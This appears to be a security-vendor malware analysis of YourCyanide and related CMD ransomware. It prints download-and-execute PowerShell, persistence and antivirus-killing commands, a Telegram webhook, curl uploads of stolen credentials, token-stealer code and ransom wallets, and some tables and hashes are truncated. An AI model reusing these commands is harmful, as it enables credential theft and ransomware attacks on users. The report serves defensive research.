



Infection flow



©2022 TREND MICRO

Figure 3. YourCyanide infection routine



©2022 TREND MICRO

Figure 4. Exfiltration of stolen information

Arrival

It initially arrives as an LNK file that contains the following PowerShell script for downloading the "YourCyanide.exe" 64-bit executable from Discord and executing it:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command "(New-Object Net.WebClient).DownloadFile('hxxps://cdn.discordapp.com/attachments/974799607894769704/975527548983341056/YourCyanide.exe', 'YourCyanide.exe'); start YourCyanide.exe"
```




Figure 5. LNK file containing the shellcode

This 64-bit executable file creates and executes a CMD file with the filename YourCyanide.cmd.

`CreateFileA ("C:\Users\JIT\AppData\Local\Temp\JXP000.TMP\YourCyanide.cmd", GENERIC_WRITE, 0, NULL, CREAT...` Figure 6. Creating and executing YourCyanide.cmd
The dropped YourCyanide.cmd file contains a script downloaded from Pastebin that is saved using the same filename (YourCyanide.cmd).




Figure 7. Code snippets from the YourCyanide.cmd

file

The ransomware will create a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce for cleanup purposes. It then runs advpack.dll to delete the folder containing the malicious CMD file to remove traces of the downloader from the machine.



Figure 8. Creating a registry key for cleanup

Analyzing YourCyanide.cmd

The downloaded script file contains 10 layers of obfuscated code, with each layer being needed to deobfuscate the succeeding layer. It takes advantage of the Enable Extensions and Enable Delayed Extensions commands, causing variables within a batch file to be expanded at execution time rather than at parse time.

The malware uses following format for its obfuscation technique:

%parameter:~index of character, number of characters to take%

%Kesik:~19,1%, will return 1 character from the index value 19 of parameter Kesik




Figure 9. Code snippets showing Enable Extensions

and Enable Delayed Extensions commands

Upon execution, YourCyanide sets its file attributes as hidden and as a system file, then launches five maximized Command Prompt windows.

```
attrib +h +s %0
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
```

Figure 10. Launching five maximized Command Prompt windows

It will then try to add a user "session" to the Administrators group using the net localgroup command.

```
net localgroup administrators session /ADD
```

Figure 11. The net localgroup command being run

It also creates an autostart mechanism for persistence by creating a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\Run and then copying itself to the Startup directory. It also disables Task Manager by modifying its registry entry.

```
set valinf="rundll32_rAndOM_toolbar"
set reginf="hk1m\Software\Microsoft\Windows\CurrentVersion\Run"
reg add rEgiNF /v VALInf /t "REG_SZ" /d 0 /f > nul
copy 0 "USerpRoFILE\Start Menu\Programs\Startup"
```

Figure 12. Code snippet showing YourCyanide

creating a registry key and copying itself to the Startup directory for persistence.

It then checks if %SystemDrive%\AutoExec.bat exists, and if so, it deletes the original and then copies itself and sets the file to read only, hidden, and as a system file.

It also avoids machines with the following usernames, some of which, according to our research, are usernames used by malware researchers and sandbox systems — implying that the malware author is noting which machines should be evaded:

- a.monaldo
- George
- george
- help
- karolisliucveikis
- Soumy
- guent

After checking the username of the infected machine, it drops and executes a batch file in UserProfile\Documents\black.bat. This batch file is responsible for continuously opening the Blank Screen Saver file, which renders the machine inaccessible while the malware is running.

```
echo @ echo off >> "black.bat"
echo :loop >> "black.bat"
echo sYsTEMRoot\system32\scrnsave.scr /s >> "black.bat"
echo goto loop >> "black.bat"
start black.bat
start black.bat
```

Figure 13. Dropping and executing the batch file

YourCyanide also terminates several services and security applications by concatenating variables to form the strings "net stop," "norton," "symantec," and "McAfee."

```
net stop "WinDefend"
taskkill /f /t /im "MSASCui.exe"
net stop "wuauclnt"
net stop "security center"
net stop sharedaccess
netsh firewall set opmode mode-disable
del /F /Q SyStEmDRivE\recycler\S-1-5-21-1202660629-261903793-725345543-1003\run.bat

set ii=ne
set ywe=st
set ury=t
set iej=op
set jt53=Syma
set o6t=nor
set lyd2=fee
set h3d=ton
set gf45=ntec
set own5=McA
```

```

cls
IiURY ywEiEj "o6Th3d AntiVirus Auto Protect Service" /y
iIury YweIEj "o6tH3d AntiVirus Client" /y
IIury yWeIEj "O6Th3d AntiVirus Corporate Edition" /y
IiURY ywEiEj "ViRobot Professional Monitoring" /y
IiURY yWEIEj "PC-cillin Personal Firewall" /y
IIury ywEiEj "Trend Micro Proxy Service" /y
iiURY YweIEj "Trend NT Realtime Service" /y
IiURY yWEIEj "OwN5LYD2.com McShield" /y
iiury YwEiEj "OWN5lyd2.com VirusScan Online Realtime Engine" /y
iiuRY ywEiEj "SyGateService" /y
iiuRY YWeIEj "Sygate Personal Firewall Pro" /y

```

Figure 14. Code snippet showing YourCyanide stopping

services and security software

It then swaps the mouse button using the SwapMouseButton Export function of the user32.dll file.

After terminating applications, it renames files from the following directories to <Random>.<file extension>.<Random>.cyn:

- %MyDesktop%
- %MyDocuments%
- %MyMusic%
- %MyPictures%
- %MyVideos%
- %Downloads%

Although no actual encryption is being performed, users will still be heavily inconvenienced due to their files being renamed — especially for those with large amounts of files in these particular folders. Furthermore, since the malware is still currently under development, it's likely that the malware authors are still finalizing the encryption portion of the routine.

It then creates the following ransom notes and drops them into %MyDesktop%:

- YcynNote.txt
- other.txt




Figure 15. The ransom notes dropped by YourCyanide (including the

warning shown in Figure 2)

It features two instances in which it copies itself to batch files and then appends the malicious code (shown in Figure 16) to win.ini and system.ini.

```

copy %0 Windir\cONF.bat
echo [windows] >> wIndir\win.ini
echo run=wINDIR\cOnf.bat >> wINDIR\win.ini
echo load=WINDIR\cOnf.bat >> WiNDir\win.ini
echo [boot] >> wiNDIR\system.ini
echo shell=explorer.exe CONF.bat >> wINDIR\system.ini

set b=Check This Out
copy %0 wINDIR\B.bat
echo [windows] >> WIndir\win.ini
echo run=wIndir\b.bat >> wIndIr\win.ini
echo load=WinDi\b.bat >> WINDIR\win.ini
echo [boot] >> WiNDIR\system.ini
echo shell=explorer.exe B.bat >> wIndi\system.ini

```

Figure 16. The malicious code that are appended to win.ini and system.ini

After performing its routine, it deletes the black.bat file in the %MyDocuments% directory, which is responsible for rendering the machine inaccessible. Deleting the file will stop the blank screen saver file from continuously opening.

```
cd userProfile\Documents\  
del black.bat
```

Figure 17. The black.bat file responsible for rendering the infected machine inaccessible

Lateral movement

YourCyanide is also capable of spreading via email and to different drives. It creates two VBScript files, **mail.vbs** and **loveletter.vbs**, that send an email using the following subjects (with itself as an attachment):

- I Have a crush on you
- Check This Out

It then copies itself to the following drives or directories:

- D:
- E:
- F:
- G:
- H:
- %UserProfile%

Bypassing remote desktop connections and firewalls

YourCyanide enables Remote Desktop Connection (RDP) by using the netsh commands shown in Figure 18.

```
netsh firewall set service type = remotedesktop mode = enable  
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes  
net start TermService
```

Figure 18. Using netsh commands for RDP

connection

The ransomware opens multiple local ports by adding firewall rules for Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) connections via the netsh advfirewall function.

```
netsh advfirewall firewall add rule name "UDP Port 137" dir=in action=allow protocol=UDP localport=137  
netsh advfirewall firewall add rule name "UDP Port 137" dir=out action=allow protocol=UDP localport=137  
netsh advfirewall firewall add rule name "UDP Port 138" dir=in action=allow protocol=UDP localport=138  
netsh advfirewall firewall add rule name "UDP Port 138" dir=out action=allow protocol=UDP localport=138  
netsh advfirewall firewall add rule name "TCP Port 139" dir=in action=allow protocol=TCP localport=139  
netsh advfirewall firewall add rule name "TCP Port 139" dir=out action=allow protocol=TCP localport=139
```

Figure 19. Opening multiple

local ports

It then downloads and executes another CMD file (ycynlog.cmd) from [hxxps://pastebin\[.\]com/raw/2K5m42Xp](https://hxxps://pastebin[.]com/raw/2K5m42Xp).

Exfiltration of stolen information

The yczynlog.cmd file is responsible for the collection and exfiltration of stolen information from the compromised machine. Like the main file, it also features multiple layers of obfuscation. Upon execution, the file hides itself and creates its autostart mechanism by producing a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\Run, and by copying itself to the Startup directory.

The malware uses the Telegram chatbot API to exfiltrate the stolen information and sets it to variable "Webhook"

```
set webhook=https://api.telegram.org/bot5382169434:AAFYrP7AuQ_-UWP0BUDD5454RCW7BJ2-rQM/  
sendDocument?chat_id=-655682538
```

Figure 20. Using the Telegram Chatbot API for data

exfiltration

It downloads another executable from Discord (GetToken.exe). Running this executable creates the file MyTokens.txt, which contains stolen access token data from different applications such as Chrome, Discord, and Microsoft Edge.

```
powershell -Command "(New-Object Net.WebClient).DownloadFile('https://cdn.discordapp.com/  
attachments/971160786015772724/971191444410875914/GetToken.exe', 'GetToken.exe')"  
start GetToken.exe
```

```

string currentDirectory = Environment.CurrentDirectory;
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
List<string> list = new List<string>();
list.Add(folderPath + "\\Discord\\Local Storage");
list.Add(folderPath + "\\discordanary\\Local Storage");
list.Add(folderPath + "\\discordptb\\Local Storage");
list.Add(folderPath + "\\Lightcord\\Local Storage");
list.Add(folderPath2 + "\\Google\\Chrome\\User Data\\Default\\Local Storage");
list.Add(folderPath2 + "\\Google\\Chrome SxS\\User Data\\Local Storage");
list.Add(folderPath2 + "\\Yandex\\YandexBrowser\\User Data\\Default");
list.Add(folderPath2 + "\\Microsoft\\Edge\\User Data\\Default\\Local Storage");
list.Add(folderPath2 + "\\BraveSoftware\\Brave-Browser\\User Data\\Default");
list.Add(folderPath + "\\Opera Software\\Opera Stable\\Local Storage");
list.Add(folderPath + "\\Opera Software\\Opera GX Stable\\Local Storage");
list.Add(folderPath2 + "\\Opera Software\\Opera Neon\\User Data\\Default\\Local Storage");
List<string> list2 = new List<string>();
foreach (string current in list)
{
    string str = current + "\\lev";
    string path = str + "elbd\\";
    bool flag = !Directory.Exists(path);
    .....
string value = string.Join("\n", list2.ToArray());
bool flag4 = string.IsNullOrEmpty(value);
if (flag4)
{
    value = "Retard Has NO tokens";
}
string path2 = "Tokens.txt";

```

Figure 21. Downloading GetToken.exe

It also collects the following machine information and stores it in userdata.txt:

- IP addresses
- MAC addresses
- CPU Information
- Memory Size
- Partition information
- System specifications
- OS product key
- Currently running processes

Both Tokens.txt and userdata.txt will then be sent via Telegram chatbot API using the curl command.

We also discovered that YourCyanide exfiltrates Minecraft-related credentials.

```

curl -v -F document=@%appdata%\minecraft\launcher_msa_credentials.bin %webhook%
curl -v -F document=@%appdata%\minecraft\launcher_msa_credentials_microsoft_store.bin %webhook%
curl -v -F document=@%appdata%\minecraft\launcher_accounts.json %webhook%
curl -v -F document=@%appdata%\minecraft\launcher_accounts_microsoft_store.json %webhook%
curl -v -F document=@%appdata%\minecraft\launcher_product_state.json %webhook%
curl -v -F document=@%appdata%\minecraft\launcher_profiles.json %webhook%

```

Figure 22. Exfiltrating Minecraft-related credentials

Finally, it downloads another executable from Google Docs and executes it using the parameter "/stext ForMe.txt". ForMe.txt will then be sent to the Telegram chatbot. While the Google Docs link is currently inaccessible, and therefore a sample can't be sourced, we noticed that it is run using the same parameter as the sample "passwords.exe," which is also used by the earlier Kekpop variant. The parameter "/stext" is employed when executing the file, which is similar to the WebBrowserPassView application used to retrieve credentials stored by various web browsers such as Internet Explorer (Version 4.0 - 10.0), Mozilla Firefox (all versions), Google Chrome, Safari, and Opera.

```

powershell -Command (New-Object Net.WebClient).DownloadFile("https://doc-0k-0k-docs.googleusercontent.com/docs/securesc/hg4h2398q99ghd1837vesvkmv3n1r6u/a1385da1543uhsd19b1oneodr-j61jsd0/1652563275000/10334864966473916138/10334864966473916138/1f1b5RfPNaX8z2SkwfhM1aQ0Kkn57e-download&ax=ACxEAsayVkeHdNE6Rd2bptmdqZ5TVYKwRPOiFN D1uQVnig_FKMc1vc2D1pGZR7I0d0-2g1g0L15F1jJPButVcD1jYuAdz9PxfiRrRf-DXEkwIn-KYy0NfynS5Us2Lkva81UVI6Ch3AETDK76rTL UF2Yv77eLHkSmY57Xc_sPH9pvy2SYgJ_RdbREqd45AbmWf1hxQMtTNe7vjevV1Vc0nAw00hmoKncD1p0N000qbh18PmoIc#031AReIe_Kn H59auid_VxCPtMQU97u6rj-XxZfqrTRF5kF7SF7YukXosS8x1vgS2baX9D0fWkmh1Gw51maxqfc5G01_hqPGWf3xzwIVB2FmlyN-A2neFhMVA uoPcQnyA00Q0ZUULaGDCqjYX4X_eHwMSCHfd17t2s9U2e-cqfILZwdeN-Bang0I_2_yZL46kt0syZF2TZFB10LHRuf905vN6u00hyyaQhD5PF5 FhYtZv-3Vve9Nv_g522jX0v1Bh_h_jiFCeI9FhTe-Q5TRrcbZbZc627w9e65rUn1a5s1QsArbJ18gEozmIT11RFQsRUZ1wP5gv4LAD50RF#57Y c35qJVE3VybUx0pbcCtvo0TD8qfB3mervieA3jw31GkzzenGed3R0X6Z2C1ox11dfnk016us8Ez50v361ApXEVs1KUHfKvjABYJ0K10E6 D1Ht6CVz0zjP0nZu8Rf-1L_bj36luy10nr1P7A_VaM0_uoV7LXb7K_1hWq_dox-1Pxy774Vjy2L6nTLyHnIDLVA11bbzK_NdLz0h4Efoz thkMFhWkoen0YKsE1-c5D8WcCqUab10Mw_Tie0XHa32Agw0AzE1Zndy2s295NqzRkVzI16hZTD5002et3_jt7V6e1duZL37D6N1Wz7KkaL h8u2Mgt6V3Wd12v6X11REQ_MpyrmU30beCegevQ8authuser=8&nonce=nl14c1fokmi0user=10334864966473916138&hash=gcmgp19 tvcr250rdu15k638gs0nb8mh", "ForMe.exe")
start ForMe.exe /stext "ForMe.txt"
curl -v -F document=@ForMe.txt %webhook%
curl -v -F document=@ForMe.txt %webhook%

```

Figure 23. Downloading the executable from Google Docs

Docs

The file created from executing passwords.exe contains saved passwords that are stored in Google Chrome.

Behavior	GonnaCope	Kekware	Kekpop
Creates auto-start mechanism	Yes	Yes	Yes
Disables task manager	Yes	Yes	Yes
Checks the username of the machine	No	Yes	Yes
Creates and executes black.bat to continuously turn on Blank Screen Saver	No	Yes	Yes
Stops services	Yes	Yes	Yes
Terminates applications	Yes	Yes	Yes
Swaps mouse buttons	Yes	Yes	Yes
Renames files	GonnaCope.cope random.cope	<Random>.<file extension>.<Random>.cyn	<Random>.<file ext
Gathers a list of installed applications	No	Yes	Yes
Collects machine information	Yes	Yes	Yes
Collects token access data	Yes	Yes	Yes
Collects passwords saved in web browsers	No	Yes	Yes
Sends an email with a copy of itself as an attachment	Yes	Yes	Yes
Subject of sent email	Is this you? Here is that document you needed	I Have a crush on you Check This Out	I Have a crush on y
Copies itself in drives	Yes	Yes	Yes
Enables RDP connection	No	Yes	Yes

Ransom note message	Your files are unusable pay \$100 in bitcoin to bc1qilly4puaz7pz3zmp8n2d620jc2j60qf4ve5qll to get your files back or allow it into outlook for a decryption key	Q: What happened to my files A: They got encrypted by kekware. Q: how can i get them back A: You can get them back by paying \$500 in bitcoin to this btc wallet bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf. Q: What happens if i dont pay A: You will never get your files back.	Q: What happened i A: They got encrypte Q: how can i get the A: You can get them bitcoin to this btc wa bc1qrl532s9r2qge8c Q: What happens if A: You will never ge Q: Is this related to l A: No fuck kpop
Other messages			kekpop is on your nr
BTC wallet used	bc1qilly4puaz7pz3zmp8n2d620jc2j60qf4ve5qll	bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf	bc1qrl532s9r2qge8c

Conclusion

The continued use of heavily obfuscated script results in very low detections for these CMD-based ransomware, making it easier to compromise their victims' machines. Even if the technique is not new, the use of multilayer custom environment variables for obfuscation is highly effective in avoiding detection. These ransomware variants are also capable of downloading multiple payloads, performing lateral movement via emails, and using Discord, Pastebin and even Microsoft document links.




Figure 28. Low detections of CMD-based

ransomware

From our analysis, we are able to infer that the malware author is actively monitoring the reports created by malware researchers by taking note of the usernames found in their sandbox logs and reports, and including them in the evasion list of usernames and machines that is part of the initialization process of the malware being used.

Ransomware variants that possess multiple capabilities — such as the one analyzed in this blog entry — are gaining popularity. While YourCyanide and its other variants are currently not as impactful as [other families](#), it represents an interesting update to ransomware kits by bundling a worm, a ransomware, and an information stealer into a single mid-tier ransomware framework.

It is also likely that these ransomware variants are in their development stages, making it a priority to detect and block them before they can evolve further and do even more damage.

Trend Micro solutions

A multilayered approach can help organizations defend against ransomware attacks using security technologies that can detect malicious components and suspicious behavior.

- [Trend Micro Vision One™](#) provides multilayered protection and behavior detection, which helps block suspicious behavior and tools before the ransomware can do any damage.
- [Trend Micro Cloud One™ Workload Security](#) protects systems against both known and unknown threats that exploit vulnerabilities through virtual patching and machine learning.
- [Trend Micro™ Deep Discovery™ Email Inspector](#) employs custom sandboxing and advanced analysis techniques to effectively block malicious emails that can serve as entry points for ransomware.
- [Trend Micro Apex One™](#) offers automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring endpoint protection.

Indicators of Compromise

GONNACOPE

File	SHA256
GonnaCope.Bat	ab71472e5a66740369c70715245a948d452a59ea7281233d6ac
GonnaCope.Bat	0dff760288b3dfebc812761a2596563e5f0aea8ffc9ca4a4c26fa4f
GonnaCopeDL	f9fdb0d4e2d2ea06ce9222280cd03d25c9768dfa502b87184615
GonnaCopeCryptor	2987b5cacc9de6c3a477bd1fc21b960db3ea8742e3b46906d134
GonnaCope	7388722c3a19854c1ccf19a92798a7cef0efae538e8e8ecf5e796:
GonnaCopeRansNote	7edb2d152d8744343222b1b93ff846616fc3ca702e96c7e7a366:
mail.vbs	26bde18048c32f6612d8d76b8696b2ce59db227913dccc51f696
msg.vbs	ca84abd94b65d69ee8d26ffc3cc63a5a0886136e63d405ac293fe
msgbox.vbs	d12e08e5dd94021dfa59d36d3adfe7f47df180023a04be781fa76
nokeyboard.reg	a029ae77eced03e515a2acb0ee8ebecf3aebea402e441beef161
Readme.txt	9c39b7535b527df3b70800562bad98dc2e046de321fe3914dab8
downloader.vbs	45189864b6ff6d844d27b59123d2cd461f539d42b362e60e49da:

KEKPOP

File	SHA256
Arrival	c8d6298f5ef09a324bb6afc7bb4550857fbd0fcbaea2b315b4f00d
296ba1469d072c37c6361fe80ba396a92f6461b9562103a3b5a20841d0757722	
Main File	bfd9336deeb399f412c51f8f6797e6b5dc81afa1f1638ab937a28d
f8a0d9ea41c2b9082f9aebbc7e337b22d1092dd307ccd34d71fdbd56fd94a41d	
1e791e8511ac29bf4fd2a289ed35bb24151a7b0bfa3ab9854b2a586ede050a54	
d2d25dee61b17133415b4856412f20134823177effccd53a1f14677d372a4b56	
Dropped BAT File 1	
Dropped BAT File 2	9b087a352fcb0a61545dbd68f7dfa32e0e15f98ca1547207d9ff91
Dropped BAT File 3	7fed00a9456b6945813f46294d2f587e7486b38917a8818a7777:
Dropped Text File	
Dropped HTML File	

Passwords.exe	53043bd27f47dbbe3e5ac691d8a586ab56a33f734356be9b8e49
GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bbf
kekpopdicord.exe	e5f589027e859e8bedb2d5fbecff37dcf7bcf7e4af6671c1c0c9aac

KEKWARE

File	SHA256
Arrival	3262ece43e7135c9ed6788588bae269ed75db800964d48cfb76f
23269070507a70c34a4e219f9be19943211ed38eec4a9ce2b3a49bf76676a5e3	Trojan.PS1.KEKPOP.YXCEST
Main File	e0946a55e9cbdb3485f154f72994bad765b74ba280a2149485af
YcynNote.txt	602533e3c67a248e4dc152fa266a372dd2b2d82ff68fdc17c1591
rAndom.cmd	7fed00a9456b6945813f46294d2f587e7486b38917a8818a7777.
cynlog.cmd	9b087a352fcb0a61545dbd68f7dfa32e0e15f98ca1547207d9ff91
Passwords.exe	53043bd27f47dbbe3e5ac691d8a586ab56a33f734356be9b8e49
GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bbf
black.bat	07fab8134ff635078cab876dba1e35c536936d193a3667637e05f
loveletter.vbs	f0afc40bec9453d38f2cd7d70e25bc76797839c2d281809042956
